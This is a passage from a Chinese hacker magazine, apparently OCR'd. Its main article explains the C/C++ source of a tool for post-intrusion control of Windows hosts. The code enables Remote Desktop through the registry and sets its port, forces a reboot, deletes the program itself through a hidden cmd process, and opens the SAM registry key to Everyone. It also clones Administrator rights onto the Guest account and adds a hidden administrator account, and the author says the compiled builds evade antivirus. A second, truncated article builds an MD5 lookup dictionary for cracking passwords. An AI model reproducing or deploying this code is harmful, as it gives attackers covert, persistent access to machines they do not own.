printf("%s -r PORT      (开终端并重起)\r\n",argv);
printf("%s -n PORT      (开终端不重起)\r\n",argv);
printf("%s -s PORT      (重新设置终端端口)\r\n",argv);
printf("%s -a USER PASS (添加隐藏的管理员用户)\r\n",argv);
printf("%s -d USER      (删除用户)\r\n",argv);
printf("%s -c PASS         (把 GUEST 克隆成管理员用户)
\r\n\r\n",argv);

    // 下面是用到一个操作注册表的 C++ 类从注册表里面读取 3389 的
端口信息。
   // 这个类下面会详细地介绍。非常方便的注册表操作类（我自己动手封
装的哦）
printf("\r\n\t 察看终端端口 \r\n");
        CRegistry reg;
If
(reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal
Server\\RDPTcp\0"))
{printf("%-30s %d\r\n","终端端口:",reg.ReadDword
("PortNumber"));}
if(reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal
Server\\WinStations\\RDP-Tcp\0"))
{printf("%-30s %d\r\n","终端端口:",reg.ReadDword
("PortNumber"));}
if(reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal
Server\\Wds\\rdpwd\\Tds\\tcp\0"))
{printf("%-30s %d\r\n","终端端口:",reg.ReadDword
("PortNumber"));}
   }
```

上面输出的用法大家一看都应该懂不少了吧，不懂的话先去看看其他一些玩黑的资料哦。在这里我主要是剖释原代码，其他的一些杂乱的知识就不牵连上去了。

二、一个函数开终端

开3389的方法主要有两个：修改注册表键值与BAT批处理。在工具里面，一般都采用修改注册表的。因为对于XP、2003等系统都不需要重新启动机器，批处理则需要。开3389而且自定义3389端口的注册表键跟键值在2000、XP、2003的系统上都有所不同，所以，为了能开所有系统的3389，就直接把注册表的所有键值都改掉，管他是什么系统呢（呵呵，强吧？！狂晕）。具体的注册表键值如下：

1.HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion

增加netcache键，增加字符串型键值Enabled，其值为0；

2.HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows

增加Installer键，增加十进制类型值EnableAdminTSRemote，其值为1；

3.HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

修改ShutdownWithoutLogon键值为字符串类型值0；

4.HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server

修改TSEnabled键值为十进制类型值1；

5.HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD

修改Start键值为十进制类型值2；

6.HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService

修改Start键值为十进制类型值2；

7.HKEY_LOCAL_MACHINE\SYSTEM\\CurrentControlSet\Control\Terminal Server

修改fDenyTSConnections键值为十进制类型值0；

8.HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\RDPTcp

修改PortNumber键值为十进制类型值自己定义的端口读取终端端口的信息也是这个键值；

9.HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp

修改PortNumber键值为十进制类型值自己定义的端口，读取终端端口的信息也是这个键值；

10.HKEY_LOCAL_MACHINE\SYSTEM\urrentControlSet\Control\Terminal Server\\Wds\\rdpwd\\Tds\\tcp

修改PortNumber键值为十进制类型值自己定义的端口读取终端端口的信息也是这个键值；

11.HKEY_USERS\.DEFAULT\\Keyboard Layout\\Toggle

修改Hotkey键值为字符串类型值2，这一步最重要的，没有这步，3389基本上都开不成功。以前的一些老版本就是因为这个键值改错了改成十进制类型2，导致了韩国、台湾等的主机终端不能开启。

好了，这些一般网上都有资料的，但是我个人觉得，网上的资料都不真实，不是被人做了手脚，就是有这样那样的错误。

比如本该把键值修改成十进制类型的，却修改成了字符串类型。以上的这些都是我经过整整两三个月的实践证明是比较正确的。对于2000、XP、2003都能起作用，但是具体是哪个键值对哪个系统我现在都不清楚了。当初是在XP下面实现了可以开，然后在2000、2003下都慢慢地测试，现在时间长了都忘了。

在我的多功能开3389工具里面，开终端代码就一个函数，传递自己定义的十进制端口，就可以开启终端服务了：

```
void Open3389(DWORD port)
{
CRegistry reg;// 声明一个注册表的 C++ 类，必须要包含头文件
Registry.h
  // 打开上面所说的注册表键，默认是主键 HKEY_LOCAL_MACHINE
reg.Open("SOFTWARE\\Microsoft\\Windows\\Current
Version\0");
```

```
        reg.CreateKey("netcache");//增加键跟键值netcache
        reg.WriteString("Enabled","0");//修改Enabled为字符串类型0;
        reg.Open("SOFTWARE\\Policies\\Microsoft\\Windows\0");
                    reg.CreateKey("Installer");//增加键跟键值Installer
            reg.WriteDword("EnableAdminTSRemote",1);
        //修改EnableAdminTSRemote为十进制类型1;一下都是用这两个注册表类的成员函数进行修改字符串跟十进制的注册表键值。就不介绍了哦。
        if(reg.Open("SOFTWARE\\Microsoft\\WindowsNT\\Current Version\\Winlogon\0"))
            reg.WriteString("ShutdownWithoutLogon","0");
            if (reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\0"))
                    reg.WriteDword("TSEnabled",1);
    if (reg.Open("SYSTEM\\CurrentControlSet\\Services\\TermDD\0"))
                    reg.WriteDword("Start",2);
            if (reg.Open("SYSTEM\\CurrentControlSet\\Services\\TermService\0"))
                    reg.WriteDword("Start",2);
            if (reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\0"))
            reg.WriteDword("fDenyTSConnections",0);

        if(reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\RDPTcp\0"))
                    reg.WriteDword("PortNumber",port);
        if(reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp\0"))
                    reg.WriteDword("PortNumber",port);
        if(reg.Open("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Wds\\rdpwd\\Tds\\tcp\0"))
                reg.WriteDword("PortNumber",port);

            //重新设置注册表类实例的主键HKEY_USERS
                reg.ReSetMainKey(HKEY_USERS);
        if (reg.Open(".DEFAULT\\Keyboard Layout\\Toggle\0"))
                    reg.WriteString("HotKey","2");
                reg.Close();//关闭注册表。
        }
```

好了，具体的一个函数就搞定了。只要嵌入这个函数，在哪里都可以开3389了。

下面来简单介绍一下重起系统的函数，其实就是具体的代码，在整个main()函数的最后面：

```
        OSVERSIONINFO osver = {sizeof(OSVERSIONINFO)};
        GetVersionEx(&osver);//得到操作系统的版本与类型
    if (osver.dwMajorVersion == 5 && osver.dwMinorVersion == 0)
        //判断如果是2000系统的话，就重起主机。2000系统要重起之后才能开终端的
        {
                EnablePrivilege(SE_SHUTDOWN_NAME);
                ExitWindowsEx(EWX_REBOOT|EWX_FORCE,0);
                printf("Now restart the system...\r\n");
        }
        else if (osver.dwMajorVersion == 4 && osver.dwMinorVersion == 0)
        //判断如果是NT系统的话，也重起主机。不过我不知道NT系统能不能开3389，呵呵
        {
                EnablePrivilege(SE_SHUTDOWN_NAME);
                ExitWindowsEx(EWX_REBOOT|EWX_FORCE,0);
                printf("Now restart the system...\r\n");
        };
    //XP系统的版本号是osver.dwMajorVersion == 5 && osver.dwMinorVersion == 1
    //2003系统的版本号是osver.dwMajorVersion == 5 && osver.dwMinorVersion ==2
    //记忆中的，不知道对不对，大家可以试试吧。
```

三、一个函数删除自身

这个多功能开3389工具的一大特点就是能删除自身，不需要手动删除。下面介绍怎么进行自我删除。可执行文件即EXE文件在运行过程中，由系统管理其打开的句柄，此时对该文件的一些操作是被系统禁止的，比如删除操作。然而在某些场合，可能需要程序有自我删除的功能，也就是程序运行结束后删除自身。基于这个想法，可以有一种很简单的方法来实现这个基本功能。

该方法基于两点来实现删除功能。下面就仔细说明利用CMD命令删除自身。我们可以通过环境变量COMSPEC得到其全路径名。假定目前我们所使用的是XP，在命令行中输入：cmd.exe /?就可以看到帮助了！用CMD删除一个文件的命令如下：cmd.exe /c del me.exe。注意，文件名应该是短文件名（文件名不得超过8个字符，后缀不超过3个字符）。如果实际文件是长文件句，那么程序中我们可以用GetShortPathName这个API函数来转换。

接下来我们要做的是如何在一新的进程中成功地执行这一指令。起动一个新进程的命令主要有CreateProcess。在程序的结束处使用如下语句：CreateProcess(0, szComspec, 0, 0, 0, CREATE_SUSPENDED|DETACHED_PROCESS, 0, 0, &si, &pi)，编译后运行文件发现执行成功，文件运行完后被删除。但这样会有一些进程是无法删除的。因为在删除操作执行时，主程序还没有关闭。也就是说只有在执行文件的进程关闭后，执行删除操作的进程才能完成操作。系统负责进程和线程的调度执行，我们无法人为规定进程或线程以某种秩序执行。但用Windows编程没什么做不到的事：建立执行删除操作的进程时设定其为挂起状态，从而为其设定一个低优先级别，同时提高执行文件的进程级别，然后才正式起动新进程。这样基本可以保证两个进程的先后执行。所以，新的解决方法就是用CreateProcess以CREATE_SUSPEND标志来建立新进程，然后用SetPriorityClass来设定相应的优先级，主进程的优先级是HIGH_PRIORITY_CLASS，而执行删除操作的进程的优先级是IDLE_PRIORITY_CLASS。说了这么多，菜菜们可能晕都晕死了，“大哥，能不能给个什么都设置好的函数啊。”

No Problem，下面就是一个封装好的函数，只要在程序最后结束处调用它，就可以简单地实现程序的自删除功能。大家只要把这个东西复制到你的程序的结尾就可以达到删除自身的目的了。不信可以自己试试（鼓励大家自己动手，丰衣足食^_^）：

```
        BOOL DeleteMe()
        {
                TCHAR szModule [MAX_PATH],szComspec [MAX_PATH],szParams [MAX_PATH];
                    // 得到自身进程模块的全路径名与短路径名:
            if( (GetModuleFileName(0,szModule,MAX_PATH)!=0)
        &&(GetShortPathName(szModule,szModule,MAX_PATH)!=0)
        &&(GetEnvironmentVariable("COMSPEC",szComspec,MAX_PATH)!=0))
        {
                // 设置删除的命令格式:
                        lstrcpy(szParams," /c del ");
                        lstrcat(szParams, szModule);
                        lstrcat(szParams, " > nul");
                        lstrcat(szComspec, szParams);
                //设置CreateProcess的参数
                        STARTUPINFO         si={0};
                        PROCESS_INFORMATION  pi={0};
                        si.cb = sizeof(si);
            si.dwFlags = STARTF_USESHOWWINDOW;
                        si.wShowWindow = SW_HIDE;
                        //改变主进程的优先级别
                SetPriorityClass(GetCurrentProcess(),REALTIME_PRIORITY_CLASS);
                        SetThreadPriority(GetCurrentThread(),
                THREAD_PRIORITY_TIME_CRITICAL);
                        //创建删除自身的CMD进程:
    if(CreateProcess(0, szComspec, 0, 0, 0,CREATE_SUSPENDED|
                    DETACHED_PROCESS, 0, 0, &si, &pi))
```

```
                {
                // 挂起CMD进程，进行修改CMD的优先级：
     SetPriorityClass(pi.hProcess,IDLE_PRIORITY_CLASS);
  SetThreadPriority(pi.hThread,THREAD_PRIORITY_IDLE);
     // 设置CMD进程为低优先级并恢复CMD进程的运行
                         ResumeThread(pi.hThread);
                         return TRUE;
                }
     else // 有错误了，这个是容错语句来的哦。具体是恢复一切。
                {
 SetPriorityClass(GetCurrentProcess(),NORMAL_PRIORITY_CLASS);
              SetThreadPriority(GetCurrentThread(),
THREAD_PRIORITY_NORMAL);
                }
            }
            return FALSE;
     }
```

晕死，这么多字了。不能乱扯了，下面介绍怎么克隆GUEST账号。

四、一个函数克隆GUEST

克隆GUEST比较复杂，首先让大家看看注册表上的保存用户信息的键值（如图1）。

注意 如果是用普通用户登录的话是看不到这个键值的，管理员也不行，必须是系统权限。那么我们怎么才能看到呢？下面介绍一个函数修改注册表的权限，可以使普通用户都能看到这个东东，下面是提升注册表权限的函数：




图1

```
     BOOL GetSecurity()
     {
          DWORD dwRet;
          LPSTR SamName = "MACHINE\\SAM\\SAM";
          PSECURITY_DESCRIPTOR pSD = NULL;
          PACL pOldDacl = NULL;
          PACL pNewDacl = NULL;
          EXPLICIT_ACCESS ea;
          HKEY hKey = NULL;
          // 获取SAM主键的DACL
          dwRet = GetNamedSecurityInfo
     (SamName, SE_REGISTRY_KEY, DACL_SECURITY_INFORMATION,
NULL, NULL, &pOldDacl, NULL, &pSD);
          if (dwRet != ERROR_SUCCESS)
                    return FALSE;
          // 创建一个ACE，允许Everyone完全控制对象，并允许子对象
继承此权限
          ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));
          BuildExplicitAccessWithName(&ea, "Everyone",
KEY_ALL_ACCESS, SET_ACCESS,
          SUB_CONTAINERS_AND_OBJECTS_INHERIT);
          // 将新的ACE加入DACL
          dwRet = SetEntriesInAcl(1, &ea, pOldDacl, &pNewDacl);
          if (dwRet != ERROR_SUCCESS)
                    return FALSE;
          // 更新SAM主键的DACL
          dwRet = SetNamedSecurityInfo
                         (SamName, SE_REGISTRY_KEY,
DACL_SECURITY_INFORMATION, NULL, NULL, pNewDacl, NULL);
          if (dwRet != ERROR_SUCCESS)
                    return FALSE;

          if (pNewDacl) LocalFree(pNewDacl);
          if (pSD) LocalFree(pSD);
          return TRUE;
     }
```

基于字数限制的问题，这个函数就不做详细介绍了，大家只要调用这个函数，就可以提升注册表的权限的了。如果想深入了解关于系统的安全、权限、令牌等知识，建议看看《win32系统服务与开发高级编程》，很老的书了，不过很有用，那里介绍的非常清楚。如果函数放到你的代码里面编译错误的话就要加上：

```
     #include <Aclapi.h>
     #pragma comment (lib,"Advapi32.lib")
```

回到主题，图1中每一个用户的键都对应一个十六进制值，如GUEST是000001F5，Administrator对应的是000001F4。我们要克隆GUEST成为Admin，只要把000001F4里面的F键值的内容拷贝到GUEST对应的F键值上面，然后用net user guest pass修改GUEST的密码即可，网上所讲的手工克隆也是这个道理。

下面就封装成一个函数，只要传递一个参数做GUEST的密码就可以克隆GUEST了。呵呵！（下面是频繁用到注册表的读取修改，所以直接就用API函数实现了）

```
     BOOL CloneID(char *pwd)
     {
     HKEY hkey,C_hkey;
     DWORD Type=REG_BINARY,SizeF=1024*2,SizeV=1024*10,ret;
     char CloneSid[100];
     LPBYTE lpDataF;
     //分配内存，存放administrator的F键值的内容
     lpDataF = (LPBYTE) malloc(1024*2);
     ZeroMemory(lpDataF,1024*2);
     wsprintf(CloneSid,"SAM\\SAM\\Domains\\Account\\Users
\\000001F5");
     //打开SAM\\SAM\\Domains\\Account\\Users\\000001F4
     ret=RegOpenKeyEx(HKEY_LOCAL_MACHINE,"SAM\\SAM\\
Domains\\Account\\Users\\000001F4",0,KEY_ALL_ACCESS,
&hkey);
     if(ret!=ERROR_SUCCESS)
          return FALSE;
     //读取F键值的内容
     ret = RegQueryValueEx(hkey,"F",NULL,&Type,lpDataF,
&SizeF);
     if(ret!=ERROR_SUCCESS)
          return FALSE;
     //打开SAM\\SAM\\Domains\\Account\\Users\\000001F5
     ret = RegOpenKeyEx(HKEY_LOCAL_MACHINE,CloneSid,0,
KEY_ALL_ACCESS,&C_hkey);
     if(ret!=ERROR_SUCCESS)
          return FALSE;
          //把ADMIN的F内容拷贝到GUEST的F键值上
     ret= RegSetValueEx(C_hkey,"F",0,REG_BINARY,lpDataF,
SizeF);
     if(ret==ERROR_SUCCESS)
     printf("Clone User Success\n");
     else
     {
          printf("Clone User FAIL\n");
          return FALSE;
     }
     RegCloseKey(hkey);
     RegCloseKey(C_hkey);
     //下面是修改GUEST的密码
```

```
    PROCESS_INFORMATION ProcessInformation;
    STARTUPINFO si;
    si.cb = sizeof(STARTUPINFO);
    si.wShowWindow = SW_HIDE;
    si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHO
WWINDOW;
    char cmdline[16] = {0};
    wsprintf(cmdline,"net user Guest %s",pwd);
    if(CreateProcess(NULL, cmdline, NULL, NULL, TRUE, 0,
NULL, NULL, &si, &ProcessInformation))
    {
        Sleep(500);
        TerminateThread(ProcessInformation.hThread, 0);
        TerminateProcess(ProcessInformation.hProcess, 1);
    }
    printf("Clone Guest Successful!\r\nAccount: Guest\r\nPass
word: %s\r\n",pwd);
    return TRUE;
    }
```

好累啊，喝口水，吃个豆包，享受一下先。酝酿一下向大家介绍怎样增加隐藏的高级管理员用户。

五、一个函数添加隐藏的高级管理员用户

这个功能的原理跟克隆GUEST的原理基本是一样的，但这个是直接在注册表上增加一个用户键跟对应的十六进制键(GUEST对应000001F5)，但是就这样手工添加，你说系统会不会承认你是正常的合法用户呢？答案当然是不可能的事啦。因为用户名（GUEST）跟十六进制键（000001F5）是用户设置的对应关系，我们可不能乱搞哦。所以要先用net user增加一个用户，把对应关系保存下来，还要把V键值的内容先保存起来（V键值的内容是为了保存用户的环境变量的设置的）。然后就net user user/del把刚才的用户删除。再手工添加用户名键值跟十六进制键值。好了，具体看看代码吧：

```
    BOOL CreateHideUser(char *user,char *pass)
    {
        //先增加一个普通的用户
        char Param[MAX_PATH];
        wsprintf(Param," user %s %s /add",user,pass);
        HINSTANCE nRet = ShellExecute(0, "open", "net.
exe", Param, NULL, SW_HIDE);
        if((int)nRet <= 32)
            return FALSE;
        printf("Create %s Success...\r\n",user);
        //成功了哦。
        //然后把用户名的对应的十六进制类型读出来保存到strType
        HKEY hKey;
        DWORD dwValue;
        char strType[32];
        DWORD dwRegType;
        TCHAR lpSubKey[128];
        wsprintf(lpSubKey,"SAM\\SAM\\Domains\\Account\\
Users\\Names\\%s",user);
        printf("Open %s...\r\n",lpSubKey);
    if(0==RegOpenKey(HKEY_LOCAL_MACHINE,lpSubKey, &hKey))
        {
            DWORD dwLen=sizeof(DWORD);
            RegQueryValueEx(hKey,"",NULL,&dwRegType,
(BYTE*)&dwValue, &dwLen);
          RegCloseKey(hKey);
            wsprintf(strType,"%08X",dwRegType);
            printf("Get Registry Value %s...\r\n",strType);
        }
    //把用户的V键值保存起来，然后读取管理员ADMIN的F键值，具体在
克隆用户那里已经详细说明了，看上面吧^_^
        LPBYTE lpDataF,lpDataV;
        lpDataF = (LPBYTE) malloc(1024*2);
        lpDataV = (LPBYTE) malloc(1024*10);
        ZeroMemory(lpDataF, 1024*2);
        ZeroMemory(lpDataV, 1024*10);
        DWORD SizeF=1024 * 2;
        DWORD SizeV=1024 * 10;
        if(0==RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    "SAM\\SAM\\Domains\\Account\\Users\\000001F4",
            0,KEY_ALL_ACCESS,&hKey))
        {
            DWORD dwType = REG_BINARY;
            DWORD dwLen=sizeof(DWORD);
            RegQueryValueEx(hKey,"F",NULL,&dwType,
lpDataF, &SizeF);
            RegCloseKey(hKey);
        }
        HKEY c_hKey;
        TCHAR lpSubKey2[128];
        wsprintf(lpSubKey2,"SAM\\SAM\\Domains\\Account\\
Users\\%s",strType);
        printf("Open %s...\r\n",lpSubKey2);
    if(0==RegOpenKeyEx(HKEY_LOCAL_MACHINE,lpSubKey2,
            0,KEY_ALL_ACCESS,&c_hKey))
        {
            DWORD dwType = REG_BINARY;
            DWORD dwLen=sizeof(DWORD);
    RegQueryValueEx(c_hKey,"V",NULL,&dwType,lpDataV, &SizeV);
            RegCloseKey(c_hKey);
        }
    //好了，保存好V键值的内容后，可以用net user/del删除该用户了
        wsprintf(Param," user %s /del",user);
        nRet = ShellExecute(0, "open", "net.exe", Param,
NULL, SW_HIDE);
        if((int)nRet <= 32)
            return FALSE;
        printf("Delete %s Success...\r\n",user);
        //删除成功，然后就手工添加用户名跟对应的十六进制键了哦
        if(ERROR_SUCCESS!=RegOpenKeyEx
            (HKEY_LOCAL_MACHINE,lpSubKey, 0,
KEY_ALL_ACCESS,&c_hKey))
        {
        if(RegCreateKey(HKEY_LOCAL_MACHINE, lpSubKey,
&hKey ) == ERROR_SUCCESS )
        {
            DWORD dwLen=sizeof(DWORD);
            DWORD dwValue = NULL;
    RegSetValueEx(hKey,"",NULL,dwRegType,NULL, 0);
            RegCloseKey(c_hKey);
        }
        printf("Now Create %s Registry Key...",user);
        if( RegCreateKey(HKEY_LOCAL_MACHINE, lpSubKey2,
&hKey ) == ERROR_SUCCESS )
        {
            DWORD dwLen=sizeof(DWORD);
            DWORD dwValue = NULL;
    RegSetValueEx(hKey,"F",NULL,REG_BINARY,lpDataF, SizeF);
    RegSetValueEx(hKey,"V",NULL,REG_BINARY,lpDataV, SizeV);
            RegCloseKey(hKey);
        }
        //到这里，一切顺利，都解决问题了，添加成功！举杯^_^
        printf("Success!\r\n");
        printf("OK!\r\nUSER: %s\r\nPASS: %s",user,pass);
        return TRUE;
    }
```

六、注册表操作类

现在介绍上面一直都要用到的注册表操作类。要用到该类，必须包含头文件“Registry.h”(在光盘的源代码文件夹里)，类里面有许多成员函数，我们在这里主要用到的以下函数：

```
    BOOL Open(LPCTSTR lpSubKey)//打开注册表指定的键
    DWORD ReadDword(LPCTSTR lpValueName)//读取十进制数值
    char* ReadString(LPCTSTR lpValueName)//读取字符串值
    BOOL WriteDword(LPCTSTR lpSubKey, DWORD dwVal)//写
```

```
入十进制数值
    BOOL WriteString(LPCTSTR lpValueName, LPCTSTR lpValue)//写入字符串值
    BOOL CreateKey(LPCTSTR lpSubKey)//重置主键
    BOOL CreateKey(LPCTSTR lpSubKey)//增加注册表键
```

都非常简单，避免了烦琐的 API 调用。呵呵！

小小结尾

以上就是把多功能开3389工具的主要功能代码贴上来，向大家进行了详细的解释，在光盘上的源代码我是没有作任何注释的（原因一，懒；原因二，不好的编程习惯）而且为了精简代码，帖上来的都是经过无编译修改的，可能会出现语法或什么错漏的地方，所以上面的代码仅供参考，若要全部源代码的话请看光盘。

多功能开3389工具想必大家都听过跟用过，它也算是我的一个精品工具了吧，其功能的实现凝聚了我很多的精力和时间，我在编写过程中也学到了不少知识，所以代码可以说是比较珍贵的。现在把它的主要功能代码公开出来，奉献给《黑客手册》。希望《黑客手册》能越办越好；也希望读者们能学到更多东西。大家可以打造自己的多功能开 3389 工具，呵呵！还有一些其他的比如列举用户、删除用户等功能都大同小异。另外，为了方便没什么编程基础的小菜菜，我还特别的利用上面的函数，编译出好几个不同版本的开终端工具，免杀的哦，大家可以在光盘上面找到程序跟源代码。完毕，回宿舍煮饭吃了~~

【本文所讲的多功能开 3389 工具及另一不同版本的开终端工具都收录在光盘中了】

编辑点评： 代码是枯燥的，但作用是很大 Dl。要知道，程序功能的实现就全靠它了。在此感谢作者的的无偿共享，也希望大家能有所收获和启发。

MD5 字典库 DIY
——打造自己的MD5 加解密辅助工具

TaShanEnjoy

看《黑客手册》有很长时间了，学到不少知识，于是也写点自己的心得供大家参考。

大家在使用通常的MD5解密工具（比如 MD5Crack3）时常常会遇到这样的问题：只是要解一个密码却需要等待很长时间。这时，如果你有一个 MD5 字典库（数据库简称），这个问题就迎刃而解了。你可以将常用的密码制作到一个数据库中，这样可以提高解密速度。为方便大家制作字典库，这里提供一个有效的批量生成 MD5 字典库的实用方法。软件最终运行界面如图 1 所示：




图 1



图 1

准备工具

Excel、Access、 Delphi7、常用密码明文列表。

编程思路

为了实现速查，首先自己制作一个 MD5 数据库。这个库也可以由我们自己编写代码实现。

当然，不是用普通 MD5 加密器来做了，我们需要一个批量自动完成生成库文件的功能。我将这部分程序工具命名为 MD5 自动批量加密器，也是一个可以独立运行的文件。界面如图 2 所示。

代码实现

第一步：制作 MD5 自动批量加密器

先看看批量加密实现的代码：（简要介绍关键代码，具体代码已经打包，详见光盘），在 memo1 导入一个文本文件（字符号列表）：

```
    procedure TMD5Frm.Button3Click(Sender: TObject);//“导入明文”按钮对应动作代码
    begin
    if OpenDialog1.Execute then    //打开一个文本文件（也就是密码明文列表文件）
    if OpenDialog1.FileName<>'' then
    memo1.Lines.LoadFromFile(OpenDialog1.FileName);//以memo1控件容纳该密码明文列表文件
    end;
```

分别在 memo2 和 memo3 中显示加密后的16位与32位密文，通过一个 For 语句循环实现批量加密。

```
    procedure TMD5Frm.Button4Click(Sender: TObject);// “批量加密”按钮对应动作代码
    var
    i:integer;
    begin
    memo2.Clear;
    memo3.Clear;
    if memo1.Lines.Count-1>0 then
    begin
    for i:=0 to memo1.Lines.Count-1 do//通过For 循环实现批量加密 memo1 中的密码明文列表
    begin
    memo2.Lines.Add(copy(RivestStr(memo1.Lines[i]), 9, 16));// 实现16位MD5加密
    memo3.Lines.Add(RivestStr(memo1.Lines[i]));// RivestStr 函数实现 32 位 MD5 加密（引用 md5.pas 文件）
    end;
    end;
    end;
```

以下为保存代码：

```
    procedure TMD5Frm.Button5Click(Sender: TObject);// “保存16位密文”按钮动作代码
    begin
    if saveDialog1.Execute then
    if saveDialog1.FileName<>'' then
    memo2.Lines.SaveToFile(saveDialog1.FileName);//将memo2中16位MD5密文保存到文件
    end;
```

以下代码实现生成 CSV 格式数据库，通过“另存为”Excel 格式的(*.xls)文件，为导入到 mdb 数据库做准备：

```
    procedure TMD5Frm.Button6Click(Sender: TObject);// “组成数据库”按钮动作代码
    var
    i:integer;
    begin
```

```
memo4.Clear;
memo4.Lines.Add('明文,16位密文,32位密文');
if memo1.Lines.Count-1>0 then
begin
for i:=0 to memo1.Lines.Count-1 do //通过For语句实现memo1与memo2、memo3结合
begin
